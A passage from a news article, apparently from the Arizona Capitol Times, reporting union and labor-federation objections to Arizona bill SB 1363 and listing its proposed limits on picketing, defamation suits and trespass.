Colletto said the bill is a retaliation over a 2007 incident in which Bashas’ Supermarkets Inc. sued the United Food & Commercial Workers union for making statements about the company’s treatment of employees and alleging discrimination against Hispanic workers. Bashas’ claimed that the dispute contributed to its filing for Chapter 11 bankruptcy reorganization in 2009.
“I think it’s because they didn’t like an outcome that happened in a labor dispute that they are trying to punish the union involved,” he said.
Rebekah Friend, executive director of the Arizona chapter of the American Federation of Labor and Congress of Industrial Organizations, which represents union workers statewide, said the bill violates First Amendment rights and attempts to preempt picketing rules established by the National Labor Relations Act.
“We think that workers have the constitutional protection of freedom of speech, so we believe that this bill may even be unconstitutional,” she said.
Provisions of SB 1363
• Would bans picketing intended to coerce a company or its employees.
• Would allows employers to bring defamation suits seeking damages, attorney fees, court costs, punitive damages and damages for loss of business, profits and business value against those who maliciously make false statements or recklessly disregard the falsehood of those statements.
• Would make it illegal for a union to trespass on private property, obstruct roads, make threatening statements or interfere with traffic, employee and customer flow into or out of a business.
• Would require the Arizona Secretary of State to create a “no trespass public notice list” of businesses that have established private property rights.
The post Lawmaker: Regulating unions’ picketing methods would aid Arizona business first appeared on Arizona Capitol Times.
]]>